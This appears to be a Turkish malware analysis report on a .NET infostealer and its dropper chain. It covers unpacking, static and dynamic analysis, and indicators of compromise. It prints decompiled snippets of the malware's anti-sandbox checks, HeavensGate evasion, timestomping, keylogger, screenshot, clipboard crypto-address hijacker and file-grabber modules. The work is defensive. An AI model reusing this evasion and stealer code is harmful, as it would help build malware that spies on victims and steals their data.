
Dump 1		Dump 2		Dump 3		Dump 4		Dump 5		Watch 1	[x=] Locals	Struct
Address	Hex											ASCII
03790000	48 70 86 03	00	40	87	03	00	00	79	04	44 70 86 03	Hp...@...y.Dp..	
03790010	00 10 79 03	08	00	00	00	00	00	00	00	00 00 00 00	..y.....	
03790020	00 10 79 03	00	00	00	00	00	00	00	00	00 00 00 00	..y.....	
03790030	00 00 00 00	00	00	00	00	00	00	00	00	00 00 00 00		
03790040	00 00 00 00	00	00	00	00	00	00	00	00	00 00 00 00		
03790050	00 00 00 00	00	00	00	00	00	00	00	00	00 00 00 00		
03790060	00 00 00 00	00	00	00	00	00	00	00	00	00 00 00 00		
03790070	00 00 00 00	00	00	00	00	00	00	00	00	00 00 00 00		
03790080	00 00 00 00	00	00	00	00	00	00	00	00	00 00 00 00		
03790090	00 00 00 00	00	00	00	00	00	00	00	00	00 00 00 00		
037900A0	00 00 00 00	00	00	00	00	00	00	00	00	00 00 00 00		
037900B0	00 00 00 00	00	00	00	00	00	00	00	00	00 00 00 00		
037900C0	00 00 00 00	00	00	00	00	00	00	00	00	00 00 00 00		
037900D0	00 00 00 00	00	00	00	00	00	00	00	00	00 00 00 00		
037900E0	00 00 00 00	00	00	00	00	00	00	00	00	00 00 00 00		
037900F0	00 00 00 00	00	00	00	00	00	00	00	00	00 00 00 00		
03790100	00 00 00 00	00	00	00	00	00	00	00	00	00 00 00 00		

Alınan dump incelendiğinde verinin anlamsız baytlarla başladığı ancak Hex dump'ında ardışık iki farklı MZ başlığı barındırdığı tespit edilmiştir. Bu iç içe geçmiş yapıyı çözümlmek amacıyla manuel olarak hex editör üzerinden ilk MZ başlığına kadar olan kısımlar temizlenmiş ve yeni dump kaydedilmiştir. Sonrasında bu yapı incelendiğinde ise aslında bu yapının bir taşıyıcı dll ve saf bir .NET kütüphanesi olduğu tespit edilmiştir.



Şekil 15- Manuel Editten Sonra Elde Edilen Dosyanın DIE Çıktısı

Manuel hex düzenlemesinden sonra alınan DIE çıktısı dosyanın .NET tabanlı bir DLL yapısına dönüştüğünü göstermektedir. Böylece ilk yanıltıcı katman temizlenmiş ve içerideki yönetilen taşıyıcı bileşen ayrıştırılabilir hale gelmiştir.



Şekil 16- Resources Bölümünde Bulunan EXE

Bu dosya dnSpy aracına verilerek çözümlenmiştir. Resources bölümü incelendiğinde hex dump'ında tespit edilen ikinci MZ başlığına sahip asıl zararlı exe dosyasının buraya gömüldüğü anlaşılmış ve son payload da çıkarılarak dropper zinciri kırılmıştır.


dnSpy Resources bölümündeki gömülü PE kaynağı dışa aktarıldığında dropper zincirinin son çalıştırılabilir payload'ı elde edilmiştir.

Stub.exe Analizi

Adı	Stub.exe
MD5	9ab80e1a64a0ced06ff5bebf88bce476
SHA256	2a0462d03a8973253fd7b5b9a2b9e0b18e1d0d6b38b8d0eb6b7ec60 37bd96eea
Dosya Türü	PE/.NET Executable (.NET Framework 4.8)




Statik Analiz



Şekil 17- Stub.exe Temel PE Metadata Görünümü (DIE)

DIE çıktısında dosya boyutunun 836.096 bayt olduğu, üç bölüm içerdiği, EntryPoint değerinin 0x00CD7EE ve SizeOfImage değerinin 0x000D2000 olduğu görülmektedir. .NET v4.0.30319 bilgisi de final payload'ın yönetilen .NET tabanlı bir PE olduğunu doğrulamaktadır.



Şekil 18- Resources Listesinin Çıktısı

Bellekten çıkartılan payload statik olarak incelendiğinde yazılımın .NET Framework 4.8 mimarisiyle derlendiği ve dışa bağımlılığı ortadan kaldırmak amacıyla **Costura.Fody** paketleyicisini kullandığı görülmüştür. PE başlıkları ve kaynakları incelendiğinde; costura.newtonsoft.json.dll.compressed ve costura.icsharpcode.sharpziplib.dll.compressed gibi veri toplama operasyonlarında kullanılan kütüphanelerin doğrudan diske yazılmadan bellek üzerinden (AssemblyLoader ile) çağırıldığı tespit edilmiştir.

```

public static void InitAsync()
{
    bool flag = Config.TelegramCheckBox == "1";
    if (flag)
    {
        Logging.Log("Config: Begin Decrypting Telegram details", true);
        Config.TelegramAPI = StringsCrypt.DecryptConfig(Config.TelegramAPI);
        Logging.Log("TelegramAPI Decrypted: '" + Config.TelegramAPI + "'", true);
        Config.TelegramID = StringsCrypt.DecryptConfig(Config.TelegramID);
        Logging.Log("TelegramID Decrypted: '" + Config.TelegramID + "'", true);
    }
    bool flag2 = Config.DiscordCheckBox == "1";
    if (flag2)
    {
        Logging.Log("Config: Begin Decrypting Discord details", true);
        Config.DiscordWebhook = StringsCrypt.DecryptConfig(Config.DiscordWebhook);
        Logging.Log("Discord Webhook Decrypted: '" + Config.DiscordWebhook + "'", true);
    }
}

```


Şekil 19- Config Sınıfındaki 0 Ve 1'lerin Ve Lazy Decryption Mantığı

Zararlının **Config** sınıfı analiz edildiğinde, yapılandırma tercihlerinin standart **bool** (True/False) veri tipleri yerine **"0"** ve **"1"** şeklinde karakter dizileri olarak tanımlandığı görülmüştür. Bu mimari yapı, zararlı yazılımın manuel olarak kodlanmadığını; saldırganın bir builder üzerinden modülleri işaretleyerek bu dosyayı otomatik derlettiğine işaret etmektedir.

Ayrıca zararlı, tespit edilme riskini azaltmak için bellekte lazy decryption yöntemi kullanmaktadır. **InitAsync()** fonksiyonu incelendiğinde, yalnızca yapılandırmada **"1"** olarak işaretlenmiş modüllerin şifresi çalışma anında çözülmektedir. Aktif olmayan hedeflere ait veriler bellekte şifreli kalmaya devam ederek memory scanner ve yara kurallarının tespitini zorlaştırmaktadır.

Statik kod analizi sırasında zararlının aynı sistemde birden fazla kez çalışıp çakışmasını önlemek amacıyla **"0MYBS400AU40QC15GJX5"** değerine sahip özel bir Mutex oluşturduğu tespit edilmiştir. Bu değer EDR/SIEM kurallarında kesin bir ihlal göstergesi olarak kullanılabilir.

Dinamik Analiz



Şekil 20- NullReference Crash

Zararlıının bellek üzerindeki API çağrıları ve şifre çözme stratejisini analiz etmek için dinamik debugging sürecine geçilmiş ancak zararlıının barındırdığı gelişmiş Anti-Tamper mekanizmaları nedeniyle standart analiz araçları engellenmiştir. Debugger bağlandığında, zararlıının giriş noktasını koruyan JIT compiler hook'unun (**prXoP4RuYp**) dış müdahale algılaması sebebiyle metod gövdelerini kasten boş bıraktığı ve **System.NullReferenceException** hatası üreterek sürecin bilerek crash yemesine sebep olduğu gözlemlenmiştir.

_ (2).dll	29.04.2026 01:11	Uygulama uzantısı	823 KB
_ .dll	29.04.2026 01:11	Uygulama uzantısı	823 KB
RegSvcs.exe	29.04.2026 01:11	Uygulama	29 KB
stub (2).exe	29.04.2026 01:11	Uygulama	817 KB
stub.exe	29.04.2026 01:11	Uygulama	817 KB

Şekil 21- Extreme Dumper Dump Dosyaları

Bu savunma mekanizmasını atlatmak amacıyla **Extreme Dumper** aracı kullanılmıştır. Zararlı kontrollü şekilde çalıştırılıp yasal **regsvcs.exe** sürecine enjekte olduğu an yakalanmış ve doğrudan hedef process üzerinden memory dump alınmıştır. Bu işlem sonucunda, JIT motoru tarafından metot gövdeleri bellekte tamamen çözülmüş okunabilir asıl payload elde edilmiştir.

```
[MethodImpl(MethodImplOptions.NoInlining)]
public static bool Run()
{
    bool result2;
    try
    {
        Task<bool> task = AntiAnalysis.HostingAsync();
        task.Wait();
        bool result = task.Result;
        bool flag = result;
        if (flag)
        {
            Logging.Log("AntiAnalysis: Hosting detected! Self-destructing...", true);
            SelfDestruct.Melt();
            result2 = true;
        }
    }
    else
    {

```

Şekil 22- Antianaliz İncelemesi

Zararlı yazılımın kendini sanal makinelerden korumak amacıyla **AntiAnalysis** adında oldukça kapsamlı bir modül barındırdığı görülmüştür. İncelendiğinde zararlının yalnızca "gerçek" kurban sistemlerinde çalışacak şekilde tasarlandığını kanıtlamaktadır.

Zararlı **AntiAnalysis.Run()** metodunu tetikleyerek aşağıda detaylandırılan kontrolleri sırasıyla gerçekleştirmekte ve herhangi bir şüpheli bulguya rastlaması durumunda **SelfDestruct.Melt()** fonksiyonunu çağırarak kendini sistemden silmektedir.

```

";Стандартный VGA графический адаптер"
};
bool flag = array == null || !array.Any<string>();
bool result;
if (flag)
{
    result = false;
}
else
{
    try
    {
        using (ManagementObjectSearcher managementObjectSearcher = new ManagementObjectSearcher("SELECT * FROM Win32_VideoController"))
        {
            foreach (ManagementBaseObject managementBaseObject in managementObjectSearcher.Get())
            {
                object obj = managementBaseObject["Name"];
                string text = ((obj != null) ? obj.ToString().ToLowerInvariant() : null) ?? string.Empty;
                foreach (string value in array)
                {
                    bool flag2 = text.Contains(value);
                    if (flag2)
                    {
                        Logging.Log(string.Format("AntiAnalysis: Suspicious GPU detected: {0}", managementBaseObject["Name"]), true);
                        return true;
                    }
                }
            }
        }
    }
}

```

Şekil 23- GPU Kontrolü Kesiti

GPU Kontrolü: SuspiciousGPU() metodu aracılığıyla WMI üzerinden **SELECT * FROM Win32_VideoController** sorgusu yürütülerek donanım bilgisi çekilmektedir. Ekran kartı isminde **VirtualBox Graphics Adapter** veya **VMware SVGA 3D** gibi sanal makine sürücülerini tespit edilirse process kill edilmektedir

```

"zOESt"
};
bool flag = array == null || !array.Any<string>();
bool result;
if (flag)
{
    result = false;
}
else
{
    string value = Environment.UserName.ToLowerInvariant();
    result = array.Contains(value);
}
return result;

```

Şekil 24- Username Kontrolleri

Kullanıcı ve Cihaz Adı Kontrolü: Environment.UserName ve Environment.MachineName değerleri zararlıların kaynak koduna gömülmüş bir blacklistle karşılaştırılmaktadır. Cihazda **WDAGUtilityAccount**, **AppOnFlySupport**, **John Doe** veya **test** gibi bilinen analiz ortamı kullanıcı adları aranmaktadır.

```

    "fec973c0-c782-43a8-854c-f9f48d935e0d"
};
bool flag = array == null || !array.Any<string>();
bool result;
if (flag)
{
    result = false;
}
else
{
    try
    {
        using (RegistryKey localMachine = Registry.LocalMachine)
        {
            using (RegistryKey registryKey = localMachine.OpenSubKey("SOFTWARE\\Microsoft\\Cryptography"))
            {
                bool flag2 = registryKey != null;
                if (flag2)
                {
                    object value = registryKey.GetValue("MachineGuid");
                    bool flag3 = value != null;
                    if (flag3)
                    {
                        string text = value.ToString().ToLowerInvariant();
                        bool flag4 = array.Contains(text);
                        if (flag4)
                        {
                            Logging.Log("AntiAnalysis: Suspicious Machine GUID detected: " + text, true);
                            return true;
                        }
                    }
                }
            }
        }
    }
}

```

Şekil 25- GUID Değeri Kontrolü

Machine GUID Kontrolü: Kayıt defterindeki **HKLM\SOFTWARE\Microsoft\Cryptography** yolundan sistemin eşsiz GUID değeri okunarak bilinen sandbox ve analiz sunucularına ait kimlik numaralarıyla eşleştirilmektedir.

Process Kontrolü: Sistemde aktif çalışan programlar taranarak **Sysmon64.exe** gibi gelişmiş loglama araçları veya sanal makine misafir süreçleri (**VmRemoteGuest.exe** vb.) tespit edilmeye çalışılmaktadır.

Servis Kontrolü: Hyper-V ve VMware gibi sanallaştırma yazılımlarına ait arka plan servislerinin (**vmicheartbeat**, **vmicvss**, **vmictimesync** vb.) durumu denetlenmektedir.

Sandbox Tespiti: **GetModuleHandle** Windows API'si kullanılarak zararlı sürecin içine **Sandboxie (SbieDll.dll)** veya **Avast Sandbox (snxhk.dll)** gibi yazılımlarına ait kütüphanelerin yüklenip yüklenmediği kontrol edilmektedir.

Zaman Ölçümü: **Emulator()** fonksiyonu içerisinde **Task.Delay(10).Wait()** komutu ile geçen CPU tikleri hesaplanmaktadır. Eğer bu bekleme süresi gerçek bir işlemciden beklenenden daha kısa sürerse zararlı bir emülatör içinde olduğunu anlayarak faaliyetini sonlandırmaktadır.

Ağ ve IP Kontrolleri: SuspiciousIP() fonksiyonu üzerinden Dns.GetHostEntry ile yerel ağ eşleşmeleri kontrol edilmekte Google Cloud, Microsoft Azure veya bilinen siber güvenlik şirketlerine ait IP bloklarında bulunulup bulunulmadığı denetlenerek analist olabilecek ağlardan kaçınılmaktadır.

```
if (!Is64BitProcess)
{
    HeavensGate.CurrentProcessDuplicateHandle = NativeMethods.GetCurrentProcess();
    bool flag = !NativeMethods.DuplicateHandle(HeavensGate.CurrentProcessDuplicateHandle, HeavensGate.CurrentProcessDuplicateHandle,
    HeavensGate.CurrentProcessDuplicateHandle, ref HeavensGate.CurrentProcessDuplicateHandle, 0U, false, 2U);
    if (!flag)
    {
        HeavensGate.ntdll64 = Utils64.GetRemoteModuleHandle64Bit(HeavensGate.CurrentProcessDuplicateHandle, "ntdll.dll", 600);
        bool flag2 = HeavensGate.ntdll64 == 0UL;
        if (!flag2)
        {
            HeavensGate.LdrLoadDll = Utils64.GetRemoteProcAddress64Bit(HeavensGate.CurrentProcessDuplicateHandle, HeavensGate.ntdll64, "LdrLoadDll");
            bool flag3 = HeavensGate.LdrLoadDll == 0UL;
        }
    }
}
```

Şekil 26- HeavensGate Sınıfı

Statik anti-analiz ve çevre kontrollerinin yanı sıra zararlının aktif çalışma anında güvenlik ürünlerini atlatmak için kullandığı savunma mekanizması **HeavensGate** sınıfıdır. Zararlı hedef sistemde 32-bit sistemde çalışırken antivirüslerin 32-bit user-mode API'lerine attığı izleme hook'larının hissettiği an bu sınıfı devreye sokmaktadır. HeavensGate tekniği sayesinde zararlı süreç, 32-bit bellek alanından çıkıp geçici olarak 64-bit bellek alanına geçiş yapar ve sistem çağrılarını kernele direkt olarak iletir. Bu hamle salt 32-bit izleme yapan güvenlik ürünlerinin analiz işini baltalamaktadır.

```
public static void SetFileCreationDate(string path = null)
{
    string text = path ?? Startup.ExecutablePath;
    Logging.Log("SetFileCreationDate : Changing file " + text + " creation date", true);
    DateTime dateTime = new DateTime(DateTime.Now.Year - 2, 5, 22, 3, 16, 28);
    File.SetCreationTime(text, dateTime);
    File.SetLastWriteTime(text, dateTime);
    File.SetLastAccessTime(text, dateTime);
}
```

Şekil 27- Timestomping Kesiti

Zararlı yazılım **%RoamingAppData%** dizinine kopyalanarak Registry Run anahtarı üzerinden kalıcılık sağlamaktadır. Geri dönüp sistemi izleyenleri ve onların kullandığı analiz araçlarını manipüle etmek amacıyla **SetFileCreationDate** fonksiyonu tetiklenmektedir. Bu fonksiyon kopyalanan zararlı dosyanın oluşturulma son değiştirilme ve son erişim tarihlerini statik olarak tam 2 yıl öncesinin **22 Mayıs 03:16:28** tarihine çekerek dosyanın yeni oluşturulduğu gerçeğini gizlemektedir.

Zararlı sadece statik veri hırsızlığı yapmakla kalmayıp sistemde aktif casusluk faaliyetleri de yürütmektedir:

```
private void CaptureScreenshot()
{
    try
    {
        Rectangle bounds = Screen.PrimaryScreen.Bounds;
        using (Bitmap bitmap = new Bitmap(bounds.Width, bounds.Height))
        {
            using (Graphics graphics = Graphics.FromImage(bitmap))
            {
                graphics.CopyFromScreen(bounds.Location, Point.Empty, bounds.Size);
            }
            string path = this.GenerateFileName();
            string text = Path.Combine(Paths.InitWorkDir(), path);
            Directory.CreateDirectory(Path.GetDirectoryName(text));
            bitmap.Save(text, ImageFormat.Png);
            Logging.Log("Screenshot saved to: " + text, true);
        }
    }
    catch (Exception ex)
    {
        Logging.Log("Screenshot capture error: " + ex.Message, true);
    }
}

// Token: 0x06000253 RID: 595 RVA: 0x000180F0 File Offset: 0x000162F0
[MethodImpl(MethodImplOptions.NoInlining)]
private string GenerateFileName()
{
    string machineName = Environment.MachineName;
    string str = DateTime.Now.ToString("yyyyMMdd_HH:mm:ss");
    return machineName + "_" + str + ".png";
}
```

Şekil 28- Screenshot Modülü Kesiti

Screenshot: `_intervalMinutes = 30` değişkeni ile yapılandırılmış olup arka planda ayrı bir thread aracılığıyla her yarım saatte bir ekran görüntüsü alarak `yyyyMMdd_HH:mm:ss.png` formatında çalışma dizinine kaydetmektedir.

```

private static void SaveToFile()
{
    try
    {
        bool flag = Keylogger._capturedKeys.Count == 0;
        if (!flag)
        {
            string machineName = Environment.MachineName;
            string str = DateTime.Now.ToString("yyyyMMdd_HH:mm:ss");
            string path = machineName + "_" + str + ".txt";
            string text = Paths.InitWorkDir();
            string path2 = Path.Combine(text, path);
            Directory.CreateDirectory(text);
            StringBuilder stringBuilder = new StringBuilder();
            stringBuilder.AppendLine(string.Format("Keylogger started: {0}", DateTime.Now));
            stringBuilder.AppendLine("Machine: " + machineName);
            stringBuilder.AppendLine("Captured keystrokes:");
            stringBuilder.AppendLine("-----");
            foreach (string value in Keylogger._capturedKeys)
            {
                stringBuilder.Append(value);
            }
            File.WriteAllText(path2, stringBuilder.ToString());
        }
    }
}

```

Şekil 29- Keylogger Modülü Kesiti

Keylogger: Klavye dinleme özelliği sayesinde tuş vuruşlarını bir sayaçta biriktiriyor ve sayaç 100'e ulaştığında ise toplanan veriler **MakineAdı_Tarih_Saat.txt** formatında geçici çalışma dizinine kaydedilmekte ve sayaç sıfırlanmaktadır. Bu yöntemle zararlı diske sürekli veri yazma yapmayarak antivirüslerin dikkatini çekmekten de kaçınılmaktadır.

```

private void ProcessClipboardContent(string clipboardContent)
{
    clipboardContent = clipboardContent.Trim();
    foreach (KeyValuePair<string, Regex> keyValuePair in RegexPatterns.PatternsList)
    {
        string key = keyValuePair.Key;
        Regex value = keyValuePair.Value;
        bool flag = value.IsMatch(clipboardContent);
        if (flag)
        {
            string text = Config.ClipperAddresses.ContainsKey(key) ? Config.ClipperAddresses[key] : null;
            bool flag2 = !string.IsNullOrEmpty(text) && !text.Contains("---") && !clipboardContent.Equals(text);
            if (flag2)
            {
                Clipper.NativeClipboard.SetText(text);
                Console.WriteLine("Clipper replaced " + key.ToUpper() + " to " + text);
                break;
            }
        }
    }
}

```

Şekil 30- Clipper Modülü Kesiti

Clipper: Clipboard **Regex algoritmalarıyla** sürekli dinlenerek; kopyalanan btc, eth, ltc, xmr, sol gibi kripto cüzdan adresleri anlık olarak saldırganın config dosyasına gömüldüğü adreslerle değiştirilmektedir

```
private static string RecordFileType(string type)
{
    if (!(type == "Document"))
    {
        if (!(type == "DataBase"))
        {
            if (!(type == "SourceCode"))
            {
                if (type == "Image")
                {
                    Counter.GrabberImages++;
                }
            }
            else
            {
                Counter.GrabberSourceCodes++;
            }
        }
        else
        {
            Counter.GrabberDatabases++;
        }
    }
    else
    {
        Counter.GrabberDocuments++;
    }
    return type;
}
```

Şekil 31- Dosya Uzantılarının Kategorize Edilmesi

Zararlı standart tarayıcı ve cüzdan verilerine ek olarak hedef sistemin disk yapısında hırsızlık yapan **FileGrabber** modülüne sahiptir. Modül çalışmaya başladığında sistemde özellikle şu dizinleri hedef almaktadır: **Desktop, MyPictures, Personal, Downloads, DropBox** ve **OneDrive**.

Zararlı, bulduğu dosyaları **DetectFileType** metodu üzerinden config dosyasındaki uzantılarla eşleştirmekte ve çaldığı verileri **document, database, sourcecode** ve **image** kategorilerine ayırıyor.

```

private static void GrabFile(string path)
{
    try
    {
        FileInfo fileInfo = new FileInfo(path);
        bool flag = fileInfo.Length > (long)Config.GrabberSizeLimit;
        if (!flag)
        {
            bool flag2 = fileInfo.Name.Equals("desktop.ini", StringComparison.OrdinalIgnoreCase);
            if (!flag2)
            {
                string text = FileGrabber.DetectFileType(fileInfo.Extension);
                bool flag3 = text == null;
                if (!flag3)
                {
                    string directoryName = Path.GetDirectoryName(path);
                    bool flag4 = directoryName == null;
                    if (!flag4)
                    {
                        string pathRoot = Path.GetPathRoot(path);
                        bool flag5 = pathRoot == null;
                        if (!flag5)
                        {
                            string path2 = "DRIVE-" + pathRoot.Replace(":", "").TrimEnd(new char[]
                            {
                                '\\',
                                '/'
                            });
                            string path3 = directoryName.Substring(pathRoot.Length);
                            string text2 = Path.Combine(FileGrabber._savePath, path2, path3);
                            string destFileName = Path.Combine(text2, fileInfo.Name);
                            bool flag6 = !Directory.Exists(text2);
                            if (flag6)
                            {
                                Directory.CreateDirectory(text2);
                            }
                            fileInfo.CopyTo(destFileName, true);
                        }
                    }
                }
            }
        }
    }
}

```

Şekil 32- Zararlıların Boyut Kontrolü Ve Disk Yapısının Simülasyonu

Ağ trafiğini gereksiz şişirmemek ve veri sızdırma sürecini optimize etmek amacıyla **Config.GrabberSizeLimit** parametresi ile dosya boyutu filtresi uygulanmaktadır. Ayrıca **desktop.ini** gibi gereksiz dosyalar tarama dışı bırakılmaktadır. Boyut ve uzantı onayından geçen dosyalar kurbanın orijinal disk yapısını koruyacak şekilde (**DRIVE-C\Users\KullanıcıAdı\Desktop\...** mantığıyla) sanal bir klasör ağacında kopyalanmakta ve son aşamada **SharpZipLib** kütüphanesi kullanılarak sıkıştırılmıştır.

Zararlı yazılım ağ faaliyetleri sanal ortamda Wireshark üzerinden incelendiğinde iki aşamada gerçekleştirdiği görülmüştür. Öncelikle bir hazırlık aşaması geçirip sonrasında asıl veri sızdırdığı aşamaya geçiş yapmaktadır.

455	119.894110900	192.168.122.34	192.168.122.1	DNS	73 Standard query 0xf3e4 A icanhazip.com
457	120.179466100	192.168.122.1	192.168.122.34	DNS	105 Standard query response 0xf3e4 A icanhazip.com A 104.16.184.241 A 104.16.185.241

Şekil 33- Zararlının Kurban IP'yi Sorguladığı An

